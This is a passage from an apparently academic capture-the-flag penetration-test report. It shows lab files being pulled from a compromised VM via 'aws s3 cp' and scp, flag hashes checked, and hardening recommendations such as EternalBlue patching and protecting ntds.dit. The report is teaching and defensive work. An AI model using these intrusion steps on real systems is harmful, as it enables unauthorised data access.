

Figure 30 - AWS S3 Bucket Contents

Using AWS S3 Documentation, we found the "copy" command to download the files from the S3 Bucket on the local Ubuntu machine. Using the command ***aws s3 cp s3://enpm809q . –recursive***, we were able to download the entire content of "enpm809q" folder.



Figure 31 - Downloading all S3 files on Ubuntu's Local Memory

Using "***scpcopy***", we downloaded all the files from the Ubuntu machine on our local Kali machine. The command used was: ***scp webmaster@192.168.204.136:* .***

```
root@kali:~/webmaster_data# scp webmaster@192.168.204.136:* ./
webmaster@192.168.204.136's password:
README.txt                                    100%  227    47.2KB/s   00:00
flag1.jpeg                                    100%   52KB   4.3MB/s   00:00
flag2.jpeg                                    100%   52KB   6.4MB/s   00:00
flag3.jpeg                                    100%   52KB   3.3MB/s   00:00
flag4.jpeg                                    100%   71KB   4.9MB/s   00:00
flag5.jpeg                                    100%  103KB   5.8MB/s   00:00
flag6.jpeg                                    100%   76KB   8.2MB/s   00:00
new-site-info.txt                             100%  265    36.0KB/s   00:00
root@kali:~/webmaster_data# ls
flag1.jpeg  flag2.jpeg  flag3.jpeg  flag4.jpeg  flag5.jpeg  flag6.jpeg  new-site-info.txt  README.txt
```

Figure 32 - Downloading files using SCP on local machine

Upon opening the README.txt and jpeg files, we uncovered the identity of Masked DJ. It was none other than ***young Professor Kevin Shivers***!



Figure 33 - Identity of Masked DJ – young Professor Shivers



Figure 34 - Flag1.jpeg



Figure 35 - Flag2.jpeg



Figure 36 - Flag3.jpeg



Figure 37 - Flag4.jpeg



Figure 38 - Flag5.jpeg



Figure 39 - Flag6.jpeg

To verify whether we found the correct flags or not, we calculated the "***md5sum***" of each file and compared it with the MD5 hashes we were given. They were an exact match which indicates that we found who the Masked DJ is and solved the Final Project.

Helpful MD5 Checksums

There are 6 files that will help you solve this final. To help you verify you have found them the MD5 checksums of these files are below. These files are all in the same location.

```
ec920f6a63f80bdaed233844dee35602
941150d01339cac745327d0d4549a0c3
dfed11803eac1bf990940cc1a500a202
dde8e712353d62de269f62b11bab847f
b5cf9353ae742b19983b269fdb5f841f
2cdf05cbc8d6a465e7361d3fa4bdf80e
```

Figure 40 - md5 Checksums of Flags



Figure 41 - md5 of Images we downloaded

Recommendations

Based on the vulnerabilities and misconfigurations present in the infrastructure, we have devised a detailed list of recommendations that Masked DJ's security team should implement to avoid leaking Masked DJ's identity.

1. **Patch Management and System Updates:**
   Immediately apply security patches to address the EternalBlue vulnerability on the Windows 7 VM. Regularly update and patch all operating systems to ensure protection against known vulnerabilities.

2. **Port and Service Hardening:**
   Review and restrict unnecessary ports and services on Windows machines, particularly RDP, SMB, LDAP, and Kerberos. Disable any services that are not essential for business operations. Implement firewalls and network segmentation to control and monitor traffic.

3. **Webpage Content Security:**
   Regularly review and sanitize website content. Remove any comments, metadata, or information leaks that could provide attackers with insights into the IT infrastructure or operational details. Implement a robust content security policy to prevent unintended information disclosures.

4. **Strengthen Password Policies:**
   Enhance password policies to enforce complex passwords, regular changes, and account lockout mechanisms. Consider multi-factor authentication (MFA) for critical accounts. Regularly audit and update password policies to align with industry best practices.

5. **Secure Storage of Critical Files:**
   Protect sensitive files, such as the password policy, SYSTEM, and ntds.dit files, with appropriate access controls and stronger cryptographic protocols. Regularly audit file permissions and ensure that critical files are encrypted or stored in secure locations to prevent unauthorized access. One should never store login credentials in plaintext anywhere in the system.

6. **KeePass Database Security:**
   Enforce strong access controls on sensitive files, especially password databases. Implement encryption for stored credentials and educate users on secure practices, such as protecting databases with strong passwords. Consider integrating MFA for accessing critical systems and databases.

7. **AWS Security Best Practices:**
   Review and update AWS configuration files to ensure sensitive information, such as AWS profiles, is not stored in plaintext. Implement encryption for sensitive data and use AWS Identity and Access Management (IAM) policies to enforce the principle of least privilege.

8. **Multi-Factor Authentication for S3 Buckets:**
   Enable MFA authentication for S3 buckets to add an additional layer of security. This will prevent unauthorized access even if credentials are compromised. Regularly review and update access controls for S3 buckets to follow the principle of least privilege.

9. **Employee Training and Awareness:**

Conduct regular cybersecurity training sessions for employees, emphasizing the importance of strong password practices, secure file storage, and the potential risks associated with information leaks. Foster a security-conscious culture within the organization.

10. **Continuous Monitoring and Incident Response:**
    Implement robust monitoring systems to detect and respond to unusual or suspicious activities promptly. Establish an incident response plan to address security incidents efficiently, minimizing the impact of potential breaches.

Risk Rating

From our penetration test, we have determined that the Masked DJ's Current Security Posture has a Risk Rating of "***High***" and strongly advise their security team to implement the above-mentioned recommendations.

Conclusion

Group DJDecrypt Crew successfully managed to exploit the Masked DJ's environment and uncover the identity of the Masked DJ before the unmasking event.
